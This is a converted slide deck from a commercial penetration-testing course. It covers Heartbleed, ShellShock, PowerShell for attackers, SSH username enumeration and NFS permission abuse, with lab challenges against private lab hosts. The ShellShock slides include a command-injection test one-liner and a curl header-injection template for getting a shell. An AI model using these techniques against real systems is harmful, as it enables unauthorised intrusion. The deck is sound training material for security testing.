
---

- Gain root access on the VoIP server

#### Bonus:

- There are alternative ways to gain root on this box. Identify the related techniques and exploit!

# Network status: After VoIP Exploitation



PWNED!

Web Technologies

**(Dis)Honorable  
Mentions**



# SSL/TLS flaws

---

- **Official name TLS:** Transport Layer Security
- **Multiple versions in place:**
  - SSLv2 / v3
  - TLS 1.0 / 1.1 / 1.2 / 1.3
- Historically one of the most attacked layers:
  - Heartbleed
  - POODLE
  - Lucky13
  - Apple GOTO Fail
  - FREAK / MS15-031
  - DROWN
  - Schannel
  - BREACH
  - Logjam
  - ROBOT
  - and many more...



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# HeartBleed

---


- Upon successful exploitation it is possible to read arbitrary data from the memory of the target
- A bounds checking vulnerability (maximum) 64kb of data
- A flaw in the heartbeat request (connection check)
- Affected OpenSSL 1.0.1 to 1.0.1f for TLS 1.0, 1.1, and 1.2



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# HeartBleed



References:

<https://securityintelligence.com/heartbleed-openssl-vulnerability-what-to-do-protect/>



# ShellShock

---

- Another named vulnerability
- Could affect any system that allows command execution via Bash
- Bug in parsing of input
- Affects remote script parsing such as CGI
- Affected all Bash versions until 4.3
  - Bash not directly externally accessible, so often ignored

Example:

```
env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
```

- x is defined from ' to ' i.e. x='() { :;}; echo vulnerable'
- echo vulnerable should be part of function definition

Read about another example: [https://digi.ninja/blog/telnet\\_shellshock.php](https://digi.ninja/blog/telnet_shellshock.php)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.




## Lab challenge 2.3

# Heartbleed & ShellShock

---

- Identify a way to access the administrative interface on 192.168.3.180
  - **Hint:** Scripts (for both plain text and hex extraction) available at /root/Tools/heartbleed/
- Demos:  
<https://www.youtube.com/watch?v=OMtvF-FTxGQ>  
<https://www.youtube.com/playlist?list=PL4OKpmMG8j3ACG58ZermLsoQy-5DuNqk3>
- Gain a shell on the system by exploiting functionality of the administrative interface
  - **Hint:**  

```
curl -k
https://192.168.3.180/<vulnerable_page> -H
"custom:() { ignored; }; <your_commands>"
```



Hacking Windows

**Windows  
PowerShell**



# Windows PowerShell vs Command Prompt

---



PowerShell is object-oriented	CMD is string-based.
Can process PS objects as well as batch files	Can process only batch files
Can be integrated runtime with .Net	Cannot be integrated with .Net
Rich set of commands which can be integrated with Windows and other Microsoft products	Not as flexible as compared to PowerShell



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

# Windows PowerShell

---

- Installed by default on up to current latest Windows OS
- Mainly used for task automation and Configuration Management
- Very specific to Windows environment
- Includes version for 32-bit as well as for 64-bit architecture
- Although no longer receiving feature updates, Windows PowerShell is (for the time being, at least) arguably more powerful than PowerShell Core due to use of established .NET Framework vs newer .NET Core




Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# PowerShell Executables

- Actually, PowerShell is the library:  
`System.Management.Automation.dll`  
which is a dependency of various components (e.g. the  
`powershell.exe` binary)
- Any .NET application can utilize the  
`'System.Management.Automation'` function to build  
a PowerShell pipeline runner
- The PowerShell Binary is available in 2 architectures:
  - PowerShell (x64) - The 64 bit PowerShell console
  - PowerShell (x86) - The 32 bit PowerShell console



# Cmdlet

---

- Cmdlet (read as command-let) is a lightweight command used in the Windows PowerShell environment.
- Represented as a verb-non pair. For Example:

Get-Help

Get-Command

- Generally has .ps1 extension
- PowerShell by default has more than 200 Cmdlets in-built
- Help on any Cmdlet can be fetched by

Get-Help <cmdlet name> -Detailed



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Powershell File Extensions

---

- .ps1
  - A cmdlet or a powershell script will usually have the extension .ps1
- .psm1
  - A Script Module file - a set of PowerShell functionalities grouped together as a module
  - Basically done for reuse and abstraction of PowerShell code
- .psd1
  - A module manifest file describes the content of a module and how the given module is processed
  - Creating a module manifest file is optional
- .ps1xml
  - XML file that defines properties and methods to the objects used in a PowerShell script




Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

# That all sounds great... BUT!

---

... right now, we can't use it!



So more on this later then...



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# PowerShell for Penetration Testing

---

- Provides access to multiple components on a Windows platform like File System, WMI, COM objects, Registry, Windows API, etc.
- Installed by default - Most of the time trusted by Antivirus as a valid program
- Multiple open source frameworks are already developed in PowerShell for every security task from enumeration to exploitation, post exploitation, etc.
- Very rich command collection that quickly helps in enumeration activities
- (Relatively) easy and quick to learn and script
- Built to be used remotely



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# What is PowerShell

---

- An Open Source (since Aug 2016) command-line shell and scripting language built on .NET by Microsoft
- Windows PowerShell
  - powershell.exe
  - v5.1
  - Windows only

VS

- PowerShell Core
  - pwsh.exe
  - v7.3
  - Cross-platform



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Cmdlet vs Commands

---

Cmdlets are instances of .net framework classes	Commands are stand alone executables
Parsing, error presentation and output formatting is handled by Windows PowerShell runtime	Parsing, error presentation and output formatting are not done in runtime
Input Objects are processed from the pipeline and deliver objects as output to the pipeline	Commands process inputs as a stream of text




Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

# PowerShell ISE

- PowerShell ISE (Integrated Scripting Environment) Provides a user-friendly interface for writing and debugging code
- ISE provides multi line editing, selective execution and context-sensitive help
- Available in two architectures for developing scripts:
  - PowerShell ISE (x64)
  - PowerShell ISE (x86)



# PowerShell Modules


---

- **Script Modules (.psm1)**
  - PowerShell script file with .psm1 extension which contains valid PowerShell code
  - Allows us to load functions to PowerShell session using Import-Module command
- **Binary Modules (.dll)**
  - Similar to Script Modules but written as C# code which is compiled into a .dll
  - Can be faster than Script Modules
  - One of the other biggest advantages is it allows us to create cmdlets with features like multithreading, which is quite tough in a PowerShell script
- **Dynamic Modules (no file)**
  - These modules are not saved to a file but created dynamically in-session by using New-Module cmdlet
- **Module Manifest (.psd1)**
  - Optional PowerShell data file that describes the contents of a Module and determines how a Module is processed



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.



Hacking \*nix

## **Linux Enumeration and Exploitation**



## Ancient: Finger

---

- Listens on TCP port 79
- The Finger program provides status reports on a particular computer system or a particular person
- The program **can** supply information such as whether a user is currently logged-on, e-mail address, full name etc.
- As well as standard user information, finger displays the contents of the .project and .plan files in the user's home directory
  - This could, at times, reveal “juicy” information



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Modern: SSH Based Username Enumeration

---

- Different response to valid and invalid user can be used to enumerate
- Affects : OpenSSH 2.3 < 7.4
- Client sends malformed packet
  - Invalid Username : SSH2\_MSG\_USERAUTH\_FAILURE
  - Valid Username: Connection terminated
- Connection over Secure channel hence need dedicated ssh client to play with this.
- Metasploit-framework
  - modules/auxiliary/scanner/ssh/ssh\_enumusers



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All Rights Reserved.

677

Reference:

<http://www.openwall.com/lists/oss-security/2018/08/15/5>

## Exercise 5.1



## Demo 5.1

# Port scanning, Enumeration & SSH

---

- What services are listening on host 192.168.X.209?
- Identify users present on the system using the finger service
- Identify users present on the system using SSH enumeration

# SSH

---

- Remote administration service
- Provides ‘secure’ equivalent of Telnet and offers data encryption
- Common types of SSH authentication mechanisms:
  - Password based authentication is the most widely deployed and targeted in hacking world!
  - Key/hosts based, GSSAPI, Others.
- SSH versions:
  - v1 (deprecated now - inherent weaknesses such as insecure integrity checksums, MiTM attack susceptibility)
  - v2 (the latest version in use. If the server strings show v1.99, this means both versions are supported)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# SSH Key Authentication

---


- Create a public/private key pair
- Upload public key to remote servers /home/user/.ssh/authorized\_keys
  - **NOTE:** authorized\_keys file should not be world writable
- Authenticate with your private key
  - **NOTE:** private key should only be readable by the user



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# SSH Key Authentication



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All Rights Reserved.

# NFS

---

- Network File System (NFS) allows folders to be shared across the network
- Share permissions are vital to the security of the NFS host
- Configuration file: /etc/exports
- To view a remote NFS share: showmount -e <IP>
- To mount a share:

```
mount -o nolock 192.168.X.209:/nfs_share_name /mnt/nfs
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# NFS

---

- Network File System (NFS) allows folders to be shared across the network
- Share permissions are vital to the security of the NFS host
- Configuration file: /etc/exports
- To view a remote NFS share: showmount -e <IP>
- To mount a share:

```
mount -o nolock 192.168.X.209:/nfs_share_name /mnt/nfs
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# NFS Permissions

---

- Once the NFS share is mounted you can read/write files (if NFS permissions allow so)
  - Which user can read/write files will depend on the uid/gid of the folder/file
  - As you have root access on your system (Kali); you can create a user locally with a matching uid/gid and then read/write files on the remote share that is mapped locally on your Kali host!



Claranet Cyber Security brings you  
**NotSoSecure  
Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 5.2



## Demo 5.2

### NFS & SSH #2

---

- On what port is NFS listening on the host 192.168.X.209?
- What is the share exported by the NFS Server?
- Identify a vulnerability related to the exported NFS directories which we may be able to ‘abuse’ and then login to the remote host using SSH